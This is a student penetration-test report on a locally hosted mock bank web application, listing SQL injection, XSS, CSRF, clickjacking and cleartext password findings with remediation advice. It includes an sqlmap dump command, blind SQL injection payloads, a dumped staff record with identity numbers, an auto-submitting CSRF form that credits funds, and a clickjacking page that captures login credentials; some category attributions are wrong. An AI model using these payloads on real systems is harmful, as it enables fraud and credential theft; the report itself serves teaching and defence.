Security Assessment Report

Avishek Dhakal (CU ID:12981148 | Student ID: 220064)

ST5067CEM - Web Security

Nirmal Dahal

Jan 29, 2024

ASSESSMENT REPORT: WEB APPLICATION PENETRATION TEST

JANAUARY 2024

Presented To

STUDENT BANK OF INDIA

Presented By

AVISHEK DHAKAL
NHN CYBERSEC NEPAL

Table of Contents

1. Executive Summary 5

1.1 Scope 5

1.2 Graphical Summary 5

1.3 List of Vulnerabilities 6

Objectives 7

2. Assessment Methodology 8

2.1 Scope definition 8

2.2 Information gathering 9

2.3 Vulnerability Assessment 9

2.4 Testing Execution 9

2.5 Reporting 10

List of Assessments tests performed. 11

Attack Narrative 12

Attack narrative summary 14

Vulnerability Findings 16

Vulnerability #1 ..... **16**

Directory Listing **16**

Vulnerability #2 ..... **17**

Vulnerability #3 ..... **19**

Vulnerability #4 ..... **20**

Vulnerability #4 ..... **22**

Vulnerability #5 ..... **24**

Vulnerability #6 ..... **25**

Vulnerability Demonstration ***27***

Steps of Reproduction ***31***

Appendix ***35***

1. Executive Summary

The goal of this security assessment was to identify security flaws, business logic problems, and missing best security practices in the bank's Web application. The tests were carried out under the guise of an attacker or malicious user, exploiting all flaws and vulnerabilities while causing no harm to the origianal application/network's functionality or operation. The attackers conducted all of the testing on a server that they set up.

1.1 Scope


Security assessments include looking for security flaws within the scope provided by the bank's IT team. Aside from the following, no additional information was provided. Nothing was assumed at the beginning of the security assessment.

The scope of the security audit was as follows.

Scope: 127.0.0.1/*

1.2 Graphical Summary

The below grpahical represent shows the four classifications of vulnerabilities found during the testing. They are classified based on the impact they could have if an attacker finds it and exploits it.



1.3 List of Vulnerabilities

LIST OF VULNERABILITIES

Vulnerablites	Severity
SQL Injection	Critical
Directory Disclosure	High
Cross Site Scripting(XSS)	High
Cross-Site Request Forgery(CSRF)	High
Clickjacking	High
Clear Text Password Storage	Medium
Improper Input verification	Low
Clear Text Password Submission	Medium


Objectives

1. To detect and classify security vulnerabilities present in the web application, encompassing injection errors, XSS, CSRF, and misconfigurations.
2. To Assess the severity of identified vulnerabilities and rank hazards according to their potential consequences.
3. To Offer developers and IT teams practical and effective remediation strategies for each identified vulnerability.
4. To Validate the remediation efforts' efficacy by re-evaluating the web application for security enhancements and the resolution of vulnerabilities.

2. Assessment Methodology

2.1 Scope definition

The initial step is to define the scope for the target so that the testing would only occur where the client has requested to do so. This includes setting all the necessary environment for the client requirements and excluding third-party system which are not managed by the bank.



2.2 Information gathering

After the scope is properly defined next up is to obtain the source code . This step involves understanding the webapp’s architecture, components, and dependencies. The source code reviews, and past security assessment review are done in this step.

2.3 Vulnerability Assessment

The main purpose of conducting a Vulnerability Assessment is to identify and evaluate any vulnerabilities in the bank's web application . Utilizing collected information such source code and system architecture, we utilize approaches such as code review and analysis tools to comprehensively examine components and configurations. The purpose is to pinpoint and prioritize vulnerabilities depending on severity, potential impact, and total risk.

2.4 Testing Execution

The Testing Execution phase of entails a thorough blend of manual and automated methodologies to uncover vulnerabilities in the bank's web application. Manual and automated for vulnerabilities like SQL injection and XSS, while automated techniques check for hidden vulnerabilities.

2.5 Reporting

In the Reporting phase of assessment, we deliver a full report to clients, comprising vulnerability details, impact assessments, and remedy recommendations. The study emphasizes vulnerabilities, provides an executive summary, and attempts to empower enterprises with actionable insights for successful security decision-making.

List of Assessments tests performed.

A comprehensive security evaluation of the bank's web application involved rigorous assessments to identify and address potential vulnerabilities. The assessment strategy utilized a dual approach, integrating both OWASP Top Ten and Common Weakness Enumeration (CWE) framework.

OWASP TOP 10

Vulnerablites
A01:2021-Broken Access Control
A02:2021-Cryptographic Failures
A03:2021-Injection
A04:2021-Insecure Design
A05:2021-Security Misconfiguration
A06:2021-Vulnerable and Outdated Components
A07:2021-Identification and Authentication Failures
A08:2021-Software and Data Integrity Failures
A09:2021-Security Logging and Monitoring Failures
A10:2021-Server-Side Request Forgery (SSRF)

COMMON WEAKNESS ENUMERATION

Weaknesses
CWE-89 (SQL Injection)
CWE-79 (Improper Neutralization of Input During Web Page Generation)
CWE-20 (Improper Input Validation)
CWE-287 (Improper Authentication)
CWE-352 (Cross-Site Request Forgery)
CWE-284 (Improper Access Control)
CWE-311 (Missing Encryption of Sensitive Data)
CWE-400 (Uncontrolled Resource Consumption)
CWE-732 (Incorrect Permission Assignment for Critical Resource)
CWE-522 (Insufficiently Protected Credentials)

Attack Narrative

In the initial stages of security assessment, a scanning phase was undertaken to identify vulnerabilities within the web application. Leveraging automated scanning tools like Burp Suite and Nikto , uncovered a critical SQL injection vulnerability within the login form. This discovery was then validated through manual testing, confirming the attacker's ability to manipulate SQL queries and gain unauthorized access to sensitive information. The sensitive information is the whole datapase dump which was later automated using the tool SQLMap.

The database revealed application-stored passwords in clear text giving the attacker more advantageous start. This revelation was a critical link in the assessment, exposing login credentials for both staff and customer accounts. This would be enough to compromise the whole bank. But to chain things,the attacker, armed with details of every staffs targets the staff id by leveraging this initial compromise Cross-Site Request Forgery (CSRF) by simply sending the staff a link with a code which would tranfer fund into his account when the staff clicks on the link. This is how the vulnerabilites could be chained for compromising the finanance system of the bank.

Vulnerabilities like XSS could also ultimately lead to account takeover or credential theft which could also end the same way.

Clickjacking techniques to trick people into loggin in a fake website created with iframe of original one but stealing the credentials beforehand

This integrated approach not only highlights the technical depth of our findings but also provides a narrative context, offering stakeholders a comprehensive view of the potential real-world impact of the identified vulnerabilities.

Attack narrative summary

```
┌──(kali㉿220064)-[~/Desktop/webb]
└─$ sudo sqlmap -r customerloginphp.txt -p customer_id --batch --dbs bank_db -T bank_staff --dump-all
```

```
[09:14:12] [INFO] parsing HTTP request from 'customerloginphp.txt'
[09:14:12] [INFO] resuming back-end DBMS 'mysql'
[09:14:12] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: customer_id (POST)
    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
    Payload: customer_id=iJzRayug' AND (SELECT 5342 FROM (SELECT(SLEEP(5)))JlQk) AND 'ihMa'='ihMa&password=x0E!q7s!V1&login-btn
LOGIN
---
[09:14:12] [INFO] the back-end DBMS is MySQL
```

Enumerating database

```
Parameter: accnum (POST)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause (subquery - comment)
    Payload: holder_name=FoZaOCmG&accnum=HbMnFPHy' AND 6292=(SELECT (CASE WHEN (6292=6292) THEN 6292 ELSE (SELECT 7399 UNION SEL
ECT 4969) END))-- zYgz&dbtcard=RUTVGFzC&dbtpin=ynLyWzxk&mobile=CYDZehtG&pan_no=BqWZvZPZ&dob=11/10/1990&last_trans=zOaasfvu&passw
ord=b6G!o3r!H8&cnfrm_password=r5O!zOg!B2&submit=Submit

    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
    Payload: holder_name=FoZaOCmG&accnum=HbMnFPHy' AND (SELECT 4434 FROM (SELECT(SLEEP(5)))nxIe)-- PfPX&dbtcard=RUTVGFzC&dbtpin=
ynLyWzxk&mobile=CYDZehtG&pan_no=BqWZvZPZ&dob=11/10/1990&last_trans=zOaasfvu&password=b6G!o3r!H8&cnfrm_password=r5O!zOg!B2&submit
=Submit
```

SQL vulnerabilities

```
web server operating system: Linux Debian
web application technology: Apache 2.4.58
back-end DBMS: MySQL >= 5.0.12 (MariaDB fork)
Database: bank_db
[10 tables]
+------------------------+
| atm                    |
| bank_customers         |
| bank_staff             |
| beneficiary_1011010112 |
| beneficiary_10111      |
| cheque_book            |
| passbook_1011010112    |
| passbook_10111         |
| pending_accounts       |
| staff                  |
+------------------------+
```

Dumping Tables

```
Table: bank_staff
[1 entry]
+----+----------+----------+----------+-----------+------------+--------+------------+---------------------------------------
------+------------+------------+---------------------+---------------+
| Id | Email_id | staff_id | DOB      | PAN       | AADHAR     | Gender | Password   | Home_addr
      | Mobile_no  | Department | Last_login          | staff_name    |
+----+----------+----------+----------+-----------+------------+--------+------------+---------------------------------------
------+------------+------------+---------------------+---------------+
| 1  | Nill     | 10001    | 10121995 | COWPA5468 | 3639256458 | Male   | junaid@123 | 21, Market Street, 3rd Floor, Kolkata - 7
00087 | 7278523122 | Revenue    | 25/01/24 08:15:48 PM | Junaid Ashraf |
+----+----------+----------+----------+-----------+------------+--------+------------+---------------------------------------
------+------------+------------+---------------------+---------------+

sqlmap resumed the following injection point(s) from stored session:
```


Dumped Data

	Id	Username	Password	Customer_Photo
Delete	1	Junaid	junaid@123	[BLOB - 36 B]
Delete	2	Ashraf	ashraf@123	NULL
Delete	3	avi	aviavi	NULL

Clear text password in database

```
1 <!DOCTYPE html>
2 <html lang="en">
3 <head>
4     <meta charset="UTF-8">
5     <title>CSRF Attack</title>
6     <script>
7         document.addEventListener("DOMContentLoaded", function() {
8             document.getElementById("csrfForm").submit();
9         });
10    </script>
11 </head>
12 <body>
13    <h1>CSRF Attack</h1>
14    <form id="csrfForm" action="http://127.0.0.1/web/credit_customer_ac.php" method="post">
15        <input type="hidden" name="customer_account_no" value="10110528510111">
16        <input type="hidden" name="credit_amount" value="69669">
17        <input type="hidden" name="credit_btn" value="Credit">
18    </form>
```

CSRF exploit Code



Sl.no	Date	Transaction Id	Description	Cr	Dr	Balance
1	29/01/24 03:09:16 PM	787653214162	Cash Deposit/787653214162	69669	0	167791

Vulnerability Findings

Vulnerability #1

CVSS score

8.6

Directory Listing

Severity : High

Affected Endpoint : /web/.git/

Vulnerability Background

This vulnerability, identified within the CWE framework, refers to situations where web servers unintentionally expose sensitive information through directory listing.

Impact

The directory listing led to the source code reveal of the bank application. An attacker could very much analyze the source and craft the other attacks accordingly to compromise the application.

Remediation

It is reccomended to Restrict access to important files or deirectories of application which could expose private files and provide information that an attacker could use when planning or carrying out an attack, are among the recommendations.

Vulnerability #2

CVSS score

SQL Injection

Severity : Critical

Affected URLs: /web/cust_forgetpass.php [cust_id parameter]

/web/customer_login.php [customer_id and password parameter]

/web/debit_card_form.php [acc_no parameter]

/web/ebanking_reg_form.php [accnum parameter]

/web/staff_login.php [password parameter and staff_id parameter]

/web/add_staff.php [all parameters]

Vulnerability background

The OWASP's A3 also known as SQL injection, which is a vulnerability that occurs when untrusted user input is improperly sanitized, allowing attackers to inject malicious queries into the database.

Impact

The SQL injection led to compromising the whole database for the web application. An attacker could gain every possible data of whole web application

making it a severe vulnerability.

Remediation

Th most effective and best way to prevent SQLi is to properly sanitize the user input before using it for a query.

References

CWE-89 – SQL Injection

Vulnerability #3

CVSS score

Clear Text Password Storage

Severity: Medium

Affected: Database

Vulnerability background

Security Misconfiguration also ranked A6 in the OWASP compromises the misconfiguration that may occur in web application or its database. There is various misconfiguration taken into considerations under it which also includes unprotected password in database.

Impact

Chained with SQL injection an attacker could simply just login with any credentials due to lack of encryption in password stored.

Remediation

The best remediation is simply opting to strong hashing and salting algorithms, to protect user credentials in case or breach or leak.

References

CWE-256: Clear text password storage

Vulnerability #4

CVSS score

4.2

Weak password Policy and Email Validation

Severity: Low

Affected: Sitewide Input Forms

Vulnerability background

The CWE – 521 has defined the weak password requirements in a applications. The password should be strong with a longer length and should use variety of the alphanumeric characters in them.

Impact

With the access to customer or staff ID a hacker could easily brute force into weak password to gain access to respective accounts.

Remediation

In order to address these vulnerabilities, it is critical to establish a strong password policy that establishes secure password practices, such as a minimum length requirement, alphanumeric and special characters. Enhance the email validation

procedure in order to guarantee accurate format verification and thwart the submission of invalid email addresses.

References

[CWE-521: Weak Password]

Vulnerability #4

CVSS score

Cross Site Scripting(XSS)

Severity: High

Affected: /web/add_staff.php [all parameters]

/web/customer_reg_form.php [all parameters]

Vulnerability background

The cross-site scripting(XSS) is one of the very major and highly found injection vulnerability as defined by A3 of the OWASP list. The improper sanitization of user input leads to XSS.

Impact

An highly skilled attacker could craft a highly malicious code then inject and execute the code to browser of unsuspecting user leading to unauthorized access, session hijacking or theft of credentials.

Remediation

To address the XSS vulnerability, it's crucial to implement a proper input sanitization and Web Application Firewall (WAF) which detects

and blocks malicious codes.

References:

CWE-79: Cross site Scripting

Vulnerability #5

CVSS score

7.1

Cross-Site Request Forgery (CSRF)

Severity: High

Affected: Sitewide Forms

Vulnerability background

Cross-Site Request Forgery (CSRF) as one of previous OWASP top ten and also defined in CWE-352 exploits the web server that accepts the request from a client without any mechanism to verify of whether it was intentional or not.

Impact

The application vulnerable to CSRF attack can lead the attacker do could pretty everything based on the privilege of the victim. If the victim is a high-level user like staff or admin, he could do everything that they cand do. So, it depends upon the privilege of the victim.

Remediation

Implement and enforce anti-CSRF tokens to mitigate CSRF risks; each request must be accompanied by a unique token that undergoes server-side validation.

Vulnerability #6

CVSS score

Clickjacking

Severity: High

Affected: Sitewide

Vulnerability background

Clickjacking falls under OWASP A6: Vulnerable and outdated components. Clickjacking is a malicious interaction in which users are duped into clicking on content that appears to be harmless by means of deceptive elements superimposed on the screen.

Impact

Clickjacking is a significant threat to user interactions, potentially leading to unintended actions, unauthorized transactions, or the activation of sensitive functionalities by attackers, posing a significant risk.

Remediation


Implement frame-busting techniques to prevent web application embedding within iframes, and use the X-Frame-Options header to control browser rendering of a page in a frame.

References

- Owasp list
- CWE-452: Clickjacking


Vulnerabilities Demonstration

1. Source Code Exposure



2. Clear text submission of password

3. Lack of amount sanitization




Description	Cr	Dr	Balance
Junaid/10110528510111/10110	0	-609	47378
Junaid/10110528510111/10110	0	-6969	46769

Funds debited negative


4. Image upload functionality Accepting PHP

The php file was successfully uploaded to database but there seemed no way to execute it.



5. XSS

Injecting a malicious code on the registration form for reelected XSS.




HTML Injection Successful ← Reflected XSS

6. Clickjacking

```html
<!DOCTYPE html>
<html lang="en">
<head>
    <meta charset="UTF-8">
    <meta http-equiv="X-UA-Compatible" content="IE=edge">
    <meta name="viewport" content="width=device-width, initial-scale=1.0">
    <title>Clickjacking Demo</title>
    <style>
        iframe {
            position: absolute;
            top: 0;
            left: 0;
            width: 100%;
            height: 100%;
            border: none;
        }

        body {
            margin: 0;
            overflow: hidden;
        }
    </style>
</head>
<body>
    <iframe src="http://127.0.0.1/cw/StudentBank/customer_login.php" frameborder="0" id="clickjackingFrame"></iframe>

    <script>
        const iframe = document.getElementById('clickjackingFrame').contentWindow;

        iframe.onload = function () {
            iframe.eval(`
                document.addEventListener('submit', function (event) {
                    const form = event.target;
                    const username = form.querySelector('[name="customer_id"]').value;
                    const password = form.querySelector('[name="password"]').value;


                    alert('Entered Username: ' + username + '\\nEntered Password: ' + password);


                    event.preventDefault();
                });
            `);
        };
    </script>
</body>
</html>
```

Malicious Code for Phishing



Obtained Credentials

Steps of Reproduction

1. Injections

The SQL injection can be simply automated using the widely available tool called SQL map.

The XSS can be exploited by using a malicious code into the vulnerable parameters.

Recommendations to Mitigate:

Implement a proper input validation and parameterized query for SQL.


```php
<?php
// User input (potentially from a form submission)
$userInput = $_POST['username'];

// Mitigation: Use prepared statements with parameterized queries
$db = new PDO('mysql:host=localhost;dbname=mydatabase', 'username', 'password');
$stmt = $db->prepare("SELECT * FROM users WHERE username = :username");
$stmt->bindParam(':username', $userInput);
$stmt->execute();

$result = $stmt->fetch(PDO::FETCH_ASSOC);

// Process $result as needed (e.g., authenticate user)
?>
```

```php
<?php
// User input (potentially from a form submission)
$userInput = $_POST['comment'];

// Mitigation: Use htmlspecialchars to sanitize user input
$escapedInput = htmlspecialchars($userInput, ENT_QUOTES, 'UTF-8');

// Display sanitized input in HTML
echo "<p>User Comment: " . $escapedInput . "</p>";
?>
```

Input sanitization for XSS

2. **Clear text storage of passwords**

Id	Username	Password
1	Junaid	junaid@123
2	Ashraf	ashraf@123

Recommendations to Mitigate:

Use a strong hashing algorithm and salting for password to be stored in database.

```php
if ($_SERVER['REQUEST_METHOD'] === 'POST' && isset($_POST['register'])) {
    $username = $_POST['username'];
    $password = $_POST['password'];
    //HASHING THE PASSWORD
    $hashedPassword = password_hash($password, PASSWORD_DEFAULT);
```

Password Hashing

3. CSRF

```html
<!DOCTYPE html>
<html lang="en">
<head>
    <meta charset="UTF-8">
    <title>CSRF Attack</title>
    <script>
        document.addEventListener("DOMContentLoaded", function() {
            document.getElementById("csrfForm").submit();
        });
    </script>
</head>
<body>
    <h1>CSRF Attack</h1>
    <form id="csrfForm" action="http://127.0.0.1/web/credit_customer_ac.php" method="post">
        <input type="hidden" name="customer_account_no" value="10110528510111">
        <input type="hidden" name="credit_amount" value="69669">
        <input type="hidden" name="credit_btn" value="Credit">
    </form>
</body>
</html>
```

CSRF exploit Code

